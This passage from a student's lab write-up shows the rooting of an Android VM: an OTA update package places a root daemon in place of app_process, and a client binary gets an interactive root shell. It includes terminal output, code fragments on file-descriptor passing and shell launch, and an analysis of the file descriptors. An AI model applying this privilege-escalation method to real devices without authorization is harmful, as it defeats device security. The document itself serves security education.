task3.zip 100% 8548 8.4KB/s 00:00
[11/29/2018 20:25] seed@VM:~/.../Rooting$
```

In the figure below, we see the task3.zip now exists in the /tmp directory. Further, we decompress it.

```
SeedAndroid (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
seed@recovery:/tmp$ ls -al
total 44
drwxrwxrwt 8 root root 4096 Nov 29 22:25 .
drwxr-xr-x 23 root root 4096 Mar 31 2016 ..
drwxrwxrwt 2 root root 4096 Nov 29 18:23 .font-unix
drwxrwxrwt 2 root root 4096 Nov 29 18:23 .ICE-unix
drwx----- 3 root root 4096 Nov 29 18:23 systemd-private-c3eb29cca24841ec83ff23
98c52a6cb7-systemd-timesyncd.service-4Ms0IF
-rw-rw-r-- 1 seed seed 8548 Nov 29 22:25 task3.zip
drwxrwxrwt 2 root root 4096 Nov 29 18:23 .test-unix
drwxrwxrwt 2 root root 4096 Nov 29 18:23 .X11-unix
drwxrwxrwt 2 root root 4096 Nov 29 18:23 .XIM-unix
seed@recovery:/tmp$ unzip task3.zip
Archive: task3.zip
  creating: task3/
  creating: task3/x86/
  inflating: task3/x86/mydaemon
  inflating: task3/x86/mysu
  creating: task3/META-INF/
  creating: task3/META-INF/com/
  creating: task3/META-INF/com/google/
  creating: task3/META-INF/com/google/android/
  inflating: task3/META-INF/com/google/android/update-binary
seed@recovery:/tmp$
```


In the figure below, we see the execution of the update-binary script.

```
SeedAndroid (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
98c52a6cb7-systemd-timesyncd.service-4Ms0JF
-rw-rw-r-- 1 seed seed 8548 Nov 29 22:25 task3.zip
drwxrwxrwt 2 root root 4096 Nov 29 18:23 .Test-unix
drwxrwxrwt 2 root root 4096 Nov 29 18:23 .X11-unix
drwxrwxrwt 2 root root 4096 Nov 29 18:23 .XIM-unix
seed@recovery:/tmp$ unzip task3.zip
Archive: task3.zip
  creating: task3/
  creating: task3/x86/
  inflating: task3/x86/mydaemon
  inflating: task3/x86/mysu
  creating: task3/META-INF/
  creating: task3/META-INF/com/
  creating: task3/META-INF/com/google/
  creating: task3/META-INF/com/google/android/
  inflating: task3/META-INF/com/google/android/update-binary
seed@recovery:/tmp$ cd task3/META-INF/com/google/android/
seed@recovery:/tmp/task3/META-INF/com/google/android$ ls -al
total 12
drwxrwxr-x 2 seed seed 4096 Nov 29 20:23 .
drwxrwxr-x 3 seed seed 4096 Nov 29 16:29 ..
-rwxrwxr-x 1 seed seed 274 Nov 29 20:23 update-binary
seed@recovery:/tmp/task3/META-INF/com/google/android$ sudo ./update-binary
[sudo] password for seed:
seed@recovery:/tmp/task3/META-INF/com/google/android$
```

We now reboot to the Android OS. In the figure below, we show the execution of the Terminal Emulator and we also execute the “mysu” binary which was copied to the Android OS per the update-binary.

The successful execution of mysu confirms that the OTA update succeeded and since we were able to type “id” and see that our UID is 0, which is root. Also, we know we now have an interactive root shell; i.e. successfully rooting the Android OS.





```
SeedAndroid (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Window 1
u0_a27@x86:/system/bin $ mysu
WARNING: linker: mysu: unused DT entry: type 0x6ffffffe arg 0x590
WARNING: linker: mysu: unused DT entry: type 0x6ffffff7 arg 0x1
/system/bin/sh: No controlling tty: open /dev/tty: No such device or address
/system/bin/sh: warning: won't have full job control
root@x86:/ # id
uid=0(root) gid=0(root)
root@x86:/ #
```

## Observations / Explanation

In this task, we actually built on Task 2 but added a root daemon which is used to create a terminal which a client can connect to. We use the daemon (mydaemon) and client (mysu) that were provided to us. The mydaemon is take the place of app\_process32 and responds to client (mysu) connections to then create an interactive terminal. The client passes in its file descriptor to use by the daemon which will redirect STDIN, STDOUT and STDERR to the client's file descriptors. Once the mapping is complete, an interactive root shell is created. The end result, a successful attack which accomplishes the ultimate goal of create a root shell.

### Subtask: Code Identification

After completing the task, students need to look at the source code, and indicate where the following actions occur. Filename, function name, and line number need to be provided in the answer.

| Action   | Filename     | Function Name  | Line Number  |
|--|--------------|----------------|--|
| <b>Server launches the original app process binary</b> | mydaemonsu.c | main           | 255<br>argv[0] = APP_PROCESS;<br>execve(argv[0], argv, environ);<br>where APP_PROCESS is<br>"/system/bin/app_process_original" |
| <b>Client sends its FDs</b>                            | mysu.c       | connect_daemon | 112<br>send_fd(socket, STDIN_FILENO);<br>send_fd(socket, STDOUT_FILENO);<br>send_fd(socket, STDERR_FILENO);                    |
| <b>Server forks to a child process</b>                 | mydaemonsu.c | run_daemon     | 189<br>if (0 == fork()) { ... }<br>Child process starts handling client connection.  |
| <b>Child process receives client's FDs</b>             | mydaemonsu.c | child_process  | 147<br>int client_in = recv_fd(socket);<br>int client_out = recv_fd(socket);<br>int client_err = recv_fd(socket);              |
| <b>Child process redirects its standard I/O FDs</b>    | mydaemonsu.c | child_process  | 152<br>dup2(client_in, STDIN_FILENO);<br>dup2(client_out, STDOUT_FILENO);<br>dup2(client_err, STDERR_FILENO);                  |
| <b>Child process launches a root shell</b>             | mydaemonsu.c | child_process  | 162<br>execve(shell[0], shell, env);   |

### Subtask: File Descriptor Identification

In the figure below, we see the process details for app\_process and the /system/bin/sh root shell. That's the first red block. The second red block, shows the file descriptors associated with the root shell.

```
SeedAndroid (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Window 1 ▾

lrwx----- root    root          2018-12-02 21:36 10 -> /dev/pts/0
lrwx----- root    root          2018-12-02 21:36 2 -> /dev/pts/0
lrwx----- root    root          2018-12-02 21:36 4 -> /dev/pts/0
lrwx----- root    root          2018-12-02 21:36 5 -> socket:[8278]
lrwx----- root    root          2018-12-02 21:36 6 -> /dev/pts/0
lrwx----- root    root          2018-12-02 21:36 7 -> /dev/pts/0
lr-x----- root    root          2018-12-02 21:36 8 -> /dev/__properties__
lrwx----- root    root          2018-12-02 21:36 9 -> socket:[4647]
root@x86:/ # ps | grep 2325
root    2325  1077  10168  1564  00000000 b763d9a1 S /system/bin/sh
root    2345  2325  12064  1432  00000000 b764be66 R ps
root    2346  2325  12064  1480  00000000 b76fae66 R grep
root@x86:/ # ps | grep 1077
root    1077  1071  9768   188  c13e041a b7715393 S /system/bin/app_process
root    2115  1077    0      0  c1038762 00000000 Z sh
root    2178  1077    0      0  c1038762 00000000 Z sh
root    2189  1077    0      0  c1038762 00000000 Z sh
root    2204  1077    0      0  c1038762 00000000 Z sh
root    2273  1077    0      0  c1038762 00000000 Z sh
root    2295  1077    0      0  c1038762 00000000 Z sh
root    2325  1077  10168  1564  00000000 b763d9a1 S /system/bin/sh
root@x86:/ # ls -al /proc/2325/fd
__bionic_open_tzdata_path: ANDROID_ROOT not set!
__bionic_open_tzdata_path: ANDROID_ROOT not set!
__bionic_open_tzdata_path: ANDROID_ROOT not set!
lrwx----- root    root          2018-12-02 21:36 0 -> /dev/pts/0
lrwx----- root    root          2018-12-02 21:36 1 -> /dev/pts/0
lrwx----- root    root          2018-12-02 21:36 10 -> /dev/pts/0
lrwx----- root    root          2018-12-02 21:36 2 -> /dev/pts/0
lrwx----- root    root          2018-12-02 21:36 4 -> /dev/pts/0
lrwx----- root    root          2018-12-02 21:36 5 -> socket:[8278]
lrwx----- root    root          2018-12-02 21:36 6 -> /dev/pts/0
lrwx----- root    root          2018-12-02 21:36 7 -> /dev/pts/0
lr-x----- root    root          2018-12-02 21:36 8 -> /dev/__properties__
lrwx----- root    root          2018-12-02 21:36 9 -> socket:[4647]
root@x86:/ #
```

In the figure below, we see the file descriptors of the mysu process.

```

root      2346   2325   12064   1480   00000000   b76fae66   R   grep
root@x86:/ # ps | grep 1077
root      1077   1071   9768    188   c13e041a   b7715393   S   /system/bin/app_process
root      2115   1077    0      0      c1038762   00000000   Z   sh
root      2178   1077    0      0      c1038762   00000000   Z   sh
root      2189   1077    0      0      c1038762   00000000   Z   sh
root      2204   1077    0      0      c1038762   00000000   Z   sh
root      2273   1077    0      0      c1038762   00000000   Z   sh
root      2295   1077    0      0      c1038762   00000000   Z   sh
root      2325   1077   10168   1564   00000000   b763d9a1   S   /system/bin/sh
root@x86:/ # ls -al /proc/2325/fd
__bionic_open_tzdata_path: ANDROID_ROOT not set!
__bionic_open_tzdata_path: ANDROID_ROOT not set!
__bionic_open_tzdata_path: ANDROID_ROOT not set!
lrwx----- root      root      2018-12-02 21:36 0 -> /dev/pts/0
lrwx----- root      root      2018-12-02 21:36 1 -> /dev/pts/0
lrwx----- root      root      2018-12-02 21:36 10 -> /dev/pts/0
lrwx----- root      root      2018-12-02 21:36 2 -> /dev/pts/0
lrwx----- root      root      2018-12-02 21:36 4 -> /dev/pts/0
lrwx----- root      root      2018-12-02 21:36 5 -> socket:[8278]
lrwx----- root      root      2018-12-02 21:36 6 -> /dev/pts/0
lrwx----- root      root      2018-12-02 21:36 7 -> /dev/pts/0
lr-x----- root      root      2018-12-02 21:36 8 -> /dev/__properties__
lrwx----- root      root      2018-12-02 21:36 9 -> socket:[46471]
root@x86:/ # ps | grep mysu
u0_a27    2324   2196   9768    864   c1479ae7   b76b4e66   S   mysu
root@x86:/ # ls -al /proc/2324/fd
__bionic_open_tzdata_path: ANDROID_ROOT not set!
__bionic_open_tzdata_path: ANDROID_ROOT not set!
__bionic_open_tzdata_path: ANDROID_ROOT not set!
lrwx----- u0_a27    u0_a27    2018-12-02 21:42 0 -> /dev/pts/0
lrwx----- u0_a27    u0_a27    2018-12-02 21:42 1 -> /dev/pts/0
lrwx----- u0_a27    u0_a27    2018-12-02 21:42 2 -> /dev/pts/0
lrwx----- u0_a27    u0_a27    2018-12-02 21:42 3 -> socket:[8348]
lr-x----- u0_a27    u0_a27    2018-12-02 21:42 8 -> /dev/__properties__
root@x86:/ #

```

Base on my observations, I believe we have the following file descriptor mappings, from mysu client to root shell:

- STDIN 0 → /dev/pts/0 mapped to STD 4 → /dev/pts/0
- STDOUT 1 → /dev/pts/0 mapped to STD 6 → /dev/pts/0
- STDERR 2 → /dev/pts/0 mapped to STD 7 → /dev/pts/0

## Demonstration

The demonstration of this lab is in two parts. One for Task 2 and one for Task 3. They are included in the submission. Please view these files:

1. Vats\_Mudit\_Task2.mp4
2. Vats\_Mudit\_Task3.mp4